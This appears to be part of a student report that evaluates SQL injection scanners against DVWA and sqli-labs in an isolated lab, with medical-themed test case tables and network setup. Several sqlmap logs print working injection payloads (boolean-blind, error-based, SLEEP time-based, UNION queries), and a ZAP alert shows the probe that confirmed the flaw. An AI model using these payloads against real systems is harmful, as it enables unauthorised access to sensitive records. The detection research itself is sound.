F2: Response Time	Time-based delay (seconds)	Response time (ms)	Direct evidence of delay injection --typical threshold of 5 seconds	0.15
F3: Content Diffidence	Number of Error Message Keywords	Page Length Change Rate (%)	SQL Error Exposure Level	0.20
F4: Vulnerability Type	Boolean/Time/Error/Union/Stacked	Alert Level (High/Medium/Low)	Different levels have varying levels of availability	0.25
F5: Payload Success Rate	Successful payloads / Total count	Triggered rules / Total scanned rules	Quantitative detection consistency	0.15
F6: Database Fingerprint	DBMS Type Identification (MySQL/PostgreSQL, etc.)	Fingerprint Identification Results	Identifying the database type enhances confidence.	0.08
F7: Data Extraction Success	Whether data dumping was successful	N/A	Actual successful exploitation is the strongest evidence	0.05
F8: Sensitive Field Detection	Field names involved	Field names involved	Specific to the medical field: patient_id, prescription_id, etc.	0.02

Figure 3.4.1 Evidence Characteristic Definition


Environment Deployment Plan
Windows 11 (Host Machine)
- Development Environment (VS Code / PyCharm)
- Code Writing and Paper Drafting
- Git Repository Management
- Browser Testing
Kali Linux(Attack Machine)
-SQLMap
-ZAP
-Burp Suite
Ubuntu(Target Range Server)
-Apache
-MySQL
-DVWA
-sqli-labs
Attack
Target
Figure 4.1.2 Environment Deployment Plan


```
┌──(root㉿kali)-[~]
└─# nmcli dev status
DEVICE   TYPE      STATE          CONNECTION
eth0     ethernet  已连接          NAT
eth1     ethernet  已连接          Host-Only
lo       loopback  连接（外部）    lo
docker0  bridge    已断开          --

┌──(root㉿kali)-[~]
└─# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host proto kernel_lo
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:78:5c:7a brd ff:ff:ff:ff:ff:ff
    inet 192.168.157.129/24 brd 192.168.157.255 scope global dynamic noprefixroute eth0
       valid_lft 1761sec preferred_lft 1761sec
    inet6 fe80::5cc0:d38f:12a0:ff80/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:78:5c:84 brd ff:ff:ff:ff:ff:ff
    inet 192.168.10.10/24 brd 192.168.10.255 scope global noprefixroute eth1
       valid_lft forever preferred_lft forever
    inet6 fe80::15f7:9b82:137f:ce0a/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```
Figure 4.1.2 Kali_Network


```
Last login: Sun Oct 12 17:59:09 2025 from 192.168.10.1
jian@jian-virtual-machine:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:c8:54:d9 brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.157.128/24 brd 192.168.157.255 scope global dynamic noprefixroute ens33
       valid_lft 1350sec preferred_lft 1350sec
    inet6 fe80::20c:29ff:fec8:54d9/64 scope link
       valid_lft forever preferred_lft forever
3: ens37: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:c8:54:e3 brd ff:ff:ff:ff:ff:ff
    altname enp2s5
    inet 192.168.10.20/24 brd 192.168.10.255 scope global noprefixroute ens37
       valid_lft forever preferred_lft forever
    inet6 fe80::1498:992e:85ec:fe8/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
jian@jian-virtual-machine:~$
```
Figure 4.1.2 Ubuntu_Network



Vulnerability: SQL Injection

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

Figure 4.1.3 DVWA_SQL Injection



Not Secure
http://192.168.10.20/sqli-labs/
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Less-1
GET - Error based - Single quotes - String
Less-2
GET - Error based - Intiger based
Less - 3
GET - Error based - Single quotes with twist - string
Less - 4
GET - Error based - Double Quotes - String
Less - 5
GET - Double Injection - Single Quotes - String
Less - 6
GET - Double Injection - Double Quotes - String

Figure 4.1.3 sqli_labs_SQL Injection




Table 1: DVWA Test Cases (TC001-TC016)

Test ID	Test Name	Platform	Security Level	Ground Truth	Vulnerability Type	Medical Module	Risk Level	Parameter	Data Sensitivity
TC001	DVWA SQL Injection (Low) - Electronic Prescription System	DVWA	Low	True Vulnerability	Error-based	Electronic Prescription System	L1	prescription_id	CRITICAL
TC002	DVWA SQL Injection (Low) -Prescription Drug Information	DVWA	Low	True Vulnerability	UNION Query	Electronic Prescription System	L1	prescription_drug_id	CRITICAL
TC009	DVWA SQL Injection (Low) - Lab report System	DVWA	Low	True Vulnerability	Error-based	Electronic Prescription System	L3	lab_report_id	MEDIUM
TC013	DVWA SQL Injection (Low) - Appointment Scheduling	DVWA	Low	True Vulnerability	Error-based	Appointment Scheduling	L4	appointment_id	LOW
TC003	DVWA SQL Injection (Medium) - Surgical Record System	DVWA	Medium	True Vulnerability	Error-based	Surgical Record System	L1	surgery_record_id	CRITICAL
TC010	DVWA SQL Injection (Medium) - Insurance Settlement	DVWA	Medium	True Vulnerability	Error-based	Insurance Settlement	L3	insurance_claim_id	MEDIUM
TC014	DVWA SQL Injection (Medium) - Room Assignment	DVWA	Medium	True Vulnerability	Error-based	Room Assignment	L4	room_schedule_id	LOW
TC004	DVWA SQL Injection (High) - Electronic Prescription System	DVWA	High	Secure Implementation		Electronic Prescription System	L1	prescription_id	CRITICAL
TC016	DVWA SQL Injection (High) - Appointment Scheduling	DVWA	High	Secure Implementation		Appointment Scheduling	L4	appointment_id	LOW
TC005	DVWA Boolean Blind - Patient Information Query	DVWA	Low	True Vulnerability	Boolean-based blind	Patient Information Query	L2	patient_id	HIGH
TC006	DVWA Time-based Blind - Medical History	DVWA	Low	True Vulnerability	Time-based	Patient Medical History	L2	patient_record_id	HIGH
TC011	DVWA Boolean Blind - Medical Imaging System	DVWA	Low	True Vulnerability	Boolean-based blind	Medical Imaging System	L3	imaging_study_id	MEDIUM
TC015	DVWA Boolean Blind - Department Directory	DVWA	Low	True Vulnerability	Boolean-based blind	Department Directory	L4	department_id	LOW
TC007	DVWA Boolean Blind - Authentication System	DVWA	Medium	True Vulnerability	Boolean-based blind	Authentication System	L2	user_auth_id	HIGH
TC008	DVWA Boolean Blind - Doctor Login System	DVWA	Medium	True Vulnerability	Time-based	Doctor Login System	L2	doctor_id	HIGH
TC012	DVWA Boolean Blind - Insurance Settlement	DVWA	High	Secure Implementation		Insurance Settlement	L3	claim_id	MEDIUM

Figure 4.1.3 DVWA_Scenarios




Table 2: SQLi-Labs Test Cases (TC017-TC035)

Test ID	Test Name	Platform	Ground Truth	Vulnerability Type	Medical Module	Risk Level	Parameter	Data Sensitivity
TC017	Sqli-labs SQL Injection - HIV Status Records	sqli-labs	True Vulnerability	Error-based (Single Quote)	HIV Status Records	L1	hiv_test_id	CRITICAL
TC018	Sqli-labs SQL Injection - Genetic Test System	sqli-labs	True Vulnerability	Error-based (Numeric)	Genetic Test System	L1	genetic_data_id	CRITICAL
TC019	Sqli-labs SQL Injection - Mental Health Records	sqli-labs	True Vulnerability	Error-based (Single Quote with Parenthesis)	Mental Health Records	L1	psychiatric_record_id	CRITICAL
TC020	Sqli-labs SQL Injection - Oncology Treatment Plan	sqli-labs	True Vulnerability	Error-based (Double Quote)	Oncology Treatment Plan	L1	cancer_treatment_id	CRITICAL
TC021	Sqli-labs SQL Injection - Patient Demographics	sqli-labs	True Vulnerability	Boolean-based Blind	Patient Demographics	L2	patient_demographic_id	HIGH
TC022	Sqli-labs SQL Injection - Diagnosis Records	sqli-labs	True Vulnerability	Boolean-based Blind (Double Quote)	Diagnosis Records	L2	diagnosis_id	HIGH
TC023	Sqli-labs SQL Injection - Electronic Health Records	sqli-labs	True Vulnerability	Outfile Injection	Electronic Health Records	L2	ehr_record_id	HIGH
TC024	Sqli-labs SQL Injection - Patient Allergy Records	sqli-labs	True Vulnerability	Boolean-based Blind	Patient Allergy Records	L2	allergy_record_id	HIGH
TC025	Sqli-labs SQL Injection - Pathology Reports	sqli-labs	True Vulnerability	Time-based Blind	Pathology Reports	L2	pathology_report_id	HIGH
TC026	Sqli-labs SQL Injection - Treatment History	sqli-labs	True Vulnerability	Time-based Blind (Double Quote)	Treatment History	L2	treatment_history_id	HIGH
TC027	Sqli-labs SQL Injection - Admin Login Panel	sqli-labs	True Vulnerability	Error-based (POST)	Admin Login Panel	L2	admin_username	HIGH
TC028	Sqli-labs SQL Injection - Pharmacy System Login	sqli-labs	True Vulnerability	Error-based (POST Double Quote)	Pharmacy System Login	L2	pharmacist_id	HIGH
TC029	Sqli-labs SQL Injection - Insurance Verification	sqli-labs	True Vulnerability	Stacked Query (POST)	Insurance Verification	L3	insurance_member_id	MEDIUM
TC030	Sqli-labs SQL Injection - Lab Results Portal	sqli-labs	True Vulnerability	Error-based (POST Double Quote)	Lab Results Portal	L3	lab_tech_id	MEDIUM
TC031	Sqli-labs SQL Injection - Medical Imaging Access	sqli-labs	True Vulnerability	Error-based (Password Update)	Medical Imaging Access	L3	radiologist_id	MEDIUM
TC032	Sqli-labs SQL Injection - Billing System	sqli-labs	True Vulnerability	Error-based (Header Injection)	Billing System	L3	billing_record_id	MEDIUM
TC033	Sqli-labs SQL Injection - Insurance Claims	sqli-labs	True Vulnerability	Error-based (Referer Injection)	Insurance Claims	L3	claim_submission_id	MEDIUM
TC034	Sqli-labs SQL Injection - Nurse Station System	sqli-labs	True Vulnerability	Error-based (Cookie Injection)	Nurse Station System	L4	nurse_schedule_id	LOW
TC035	Sqli-labs SQL Injection - Equipment Maintenance	sqli-labs	True Vulnerability	Error-based (Comments)	Equipment Maintenance	L4	equipment_log_id	LOW

Figure 4.1.3 Sqli_labs_Scenarios





Table 3: False Positive Test Cases (TC036-TC055)


Test ID	Test Name	Platform	Security Level	Ground Truth	Vulnerability Type	Medical Module	Risk Level	Parameter	Data Sensitivity
TC036	DVWA High Security - False Positive Test	DVWA	High	Secure Implementation	None	Patient ID Validation	L2	patient_national_id	HIGH
TC037	DVWA High Security - False Positive Test	DVWA	High	Secure Implementation	None	Medical Record Query	L3	medical_record_id	HIGH
TC038	Sqli-labs High Security - False Positive Test	sqli-labs	High	Secure Implementation	None	Patient Name Search	L4	patient_name	HIGH
TC039	Sqli-labs High Security - False Positive Test	sqli-labs	High	Secure Implementation	None	Appointment Status	L4	appointment_status	HIGH
TC040	Sqli-labs High Security - False Positive Test	sqli-labs	High	Secure Implementation	None	Password Change	L2	user_password	HIGH
TC041	Prepared Statement - Electronic Prescription Query	Custom	High	Secure Implementation	None	Electronic Prescription System	L1	prescription_id	CRITICAL
TC042	Prepared Statement - Patient Medical Record Access	Custom	High	Secure Implementation	None	Patient Medical History	L2	patient_record_id	HIGH
TC043	Prepared Statement - Lab Results Portal	Custom	High	Secure Implementation	None	Lab Results Portal	L3	lab_test_id	MEDIUM
TC044	Prepared Statement - Appointment System	Custom	High	Secure Implementation	None	Appointment Scheduling	L4	appointment_id	LOW
TC045	Prepared Statement - Doctor Availability Check	Custom	High	Secure Implementation	None	Department Directory	L4	doctor_id	LOW
TC046	Whitelist Validation - Patient ID Format Check	Custom	Medium	Secure Implementation	None	Patient Information Query	L2	patient_national_id	HIGH
TC047	Regex Validation - Insurance Member ID	Custom	Medium	Secure Implementation	None	Insurance Verification	L3	insurance_member_id	MEDIUM
TC048	Integer-Only Validation - Room Number	Custom	Medium	Secure Implementation	None	Room Assignment	L4	room_number	LOW
TC049	Django ORM - Diagnosis Records Query	Custom	High	Secure Implementation	None	Diagnosis Records	L2	diagnosis_id	HIGH
TC050	Hibernate ORM - Medical Imaging Access	Custom	High	Secure Implementation	None	Medical Imaging System	L3	imaging_study_id	MEDIUM
TC051	WAF Protected - Surgical Record Query	Custom	High	Secure Implementation	None	Surgical Record System	L1	surgery_record_id	CRITICAL
TC052	ModSecurity WAF - Authentication System	Custom	High	Secure Implementation	None	Authentication System	L2	username	HIGH
TC053	Stored Procedure - HIV Test Records	Custom	High	Secure Implementation	None	HIV Status Records	L1	hiv_test_id	CRITICAL
TC054	Stored Procedure - Billing Calculation	Custom	High	Secure Implementation	None	Billing System	L3	billing_record_id	MEDIUM
TC055	Generic Error Messages - Equipment Maintenance	Custom	Medium	Secure Implementation	None	Equipment Maintenance	L4	equipment_log_id	LOW

Figure 4.1.3 False_Scenarios




```
┌──(root㉿ kali)-[~]
└─# sqlmap -u "http://192.168.10.20/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSI
D=rr9i6v56ln09e1hfpibguvqlni"
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.9.11#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end u
ser's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are no
t responsible for any misuse or damage caused by this program

[*] starting @ 22:48:15 /2025-11-19/

[22:48:16] [INFO] resuming back-end DBMS 'mysql'
[22:48:16] [INFO] testing connection to the target URL
[22:48:17] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 4329=4329#&Submit=Submit

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: id=1' AND GTID_SUBSET(CONCAT(0x716b707071,(SELECT (ELT(5893=5893,1))),0x716b6b6b71),5893)-- GMRb&Submit
=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 7430 FROM (SELECT(SLEEP(5)))tHle)-- rkSu&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x716b707071,0x46626461577346 6b584f546c57794458557055586d735954737a7
a6e4d76526b4f5748555a676766,0x716b6b6b71)#&Submit=Submit
---
[22:48:17] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 22.04 (jammy)
web application technology: Apache 2.4.52
back-end DBMS: MySQL >= 5.6
[22:48:17] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.10.20'

[*] ending @ 22:48:17 /2025-11-19/
```

Figure 4.1.4 DVWA Test_1




```
┌──(root㉿ kali)-[~]
└─# sqlmap -u "http://192.168.10.20/DVWA/vulnerabilities/sqli/#" --data="Submit=Submit&id=1" --cookie="PHPSESSID=rr9i6v56ln09e1hfpibguvqlni; security=medium"

        ___
       __H__
 ___ ___[']_____ ___ ___  {1.9.11#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state an
e no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 03:34:48 /2025-11-20/

[03:34:48] [INFO] resuming back-end DBMS 'mysql'
[03:34:48] [INFO] testing connection to the target URL
[03:34:48] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (POST)
    Type: boolean-based blind
    Title: Boolean-based blind - Parameter replace (original value)
    Payload: Submit=Submit&id=(SELECT (CASE WHEN (5924=5924) THEN 1 ELSE (SELECT 2818 UNION SELECT 8961) END))

    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: Submit=Submit&id=1 AND EXTRACTVALUE(3313,CONCAT(0x5c,0x716b707071,(SELECT (ELT(3313=3313,1))),0x716b6b6b71))

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: Submit=Submit&id=1 AND (SELECT 3056 FROM (SELECT(SLEEP(5)))itAR)

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: Submit=Submit&id=1 UNION ALL SELECT CONCAT(0x716b707071,0x417a46696e466b58706c567969796950796a4869454c426c446a745957737a537646414e4f555043,0x716b6b6b71),NULL-- -
---
[03:34:48] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 22.04 (jammy)
web application technology: Apache 2.4.52
back-end DBMS: MySQL >= 5.1
[03:34:48] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.10.20'

[*] ending @ 03:34:48 /2025-11-20/
```

Figure 4.1.4 DVWA Test_2



```
┌──(root㉿ kali)-[~]
└─# sqlmap -u "http://192.168.10.20/DVWA/vulnerabilities/sqli/session-input.php#" --data="Submit=Submit&id=1" --cooki
e="PHPSESSID=rr9i6v56ln09e1hfpibguvqlni; security=high" --level=5 --risk=3

        ___
       __H__
 ___ ___[']_____ ___ ___  {1.9.11#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end us
er's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not
responsible for any misuse or damage caused by this program

[*] starting @ 04:04:32 /2025-11-20/
[04:11:54] [INFO] testing 'MySQL UNION query (random number) - 1 to 10 columns'
[04:11:54] [WARNING] parameter 'Host' does not seem to be injectable
[04:11:54] [CRITICAL] all tested parameters do not appear to be injectable. If you suspect that there is some kind of
 protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment'
) and/or switch '--random-agent'

[*] ending @ 04:11:54 /2025-11-20/
```

Figure 4.1.4 DVWA Test_3



```
上下文
    默认上下文
站点
    http://192.168.10.20
        DVWA
            GET:/
            GET:favicon.ico
            GET:index.php
            GET:login.php
            POST:login.php()(Login,password,user_token,username)
            GET:security.php
            POST:security.php()(seclev_submit,security,user_token)
            vulnerabilities
                sqli
                    GET:/
```

```
HTTP/1.1 200 OK
Date: Thu, 20 Nov 2025 14:45:35 GMT
Server: Apache/2.4.52 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 547
Keep-Alive: timeout=5, max=53
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```


```
<br />
<b>Fatal error</b>:  Uncaught mysqli_sql_exception: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right
syntax to use near ''''' at line 1 in /var/www/html/DVWA/vulnerabilities/sqli/source/low.php:11
Stack trace:
#0 /var/www/html/DVWA/vulnerabilities/sqli/source/low.php(11): mysqli_query()
#1 /var/www/html/DVWA/vulnerabilities/sqli/index.php(34): require_once('...')
#2 {main}
  thrown in <b>/var/www/html/DVWA/vulnerabilities/sqli/source/low.php</b> on line <b>11</b><br />
```

```
警报 (13)
    SQL 注入 - MySQL
        GET: http://192.168.10.20/DVWA/vulnerabilities/sqli/
    Content Security Policy (CSP) Header Not Set (5)
    Missing Anti-clickjacking Header (5)
    参数篡改
    Cookie No HttpOnly Flag (2)
    Cookie without SameSite Attribute (3)
    Server Leaks Version Information via "Server" HTTP Resp
    X-Content-Type-Options Header Missing (9)
    Cookie Poisoning
    User Controllable HTML Element Attribute (Potential XS
    会话管理响应已确定 (3)
    现代 Web 应用程序 (4)
    身份验证请求已确定
```

```
SQL 注入 - MySQL
URL:      http://192.168.10.20/DVWA/vulnerabilities/sqli/?id=%27&Submit=Submit
风险:     High
置信度:   Medium
参数:     id
攻击:     '
证据:     You have an error in your SQL syntax
CWE ID:   89
WASC ID:  19
源        活动 (40018 - SQL 注入)
输入向量: URL查询字符串
说明:
SQL 注入是可能的。

其他信息:
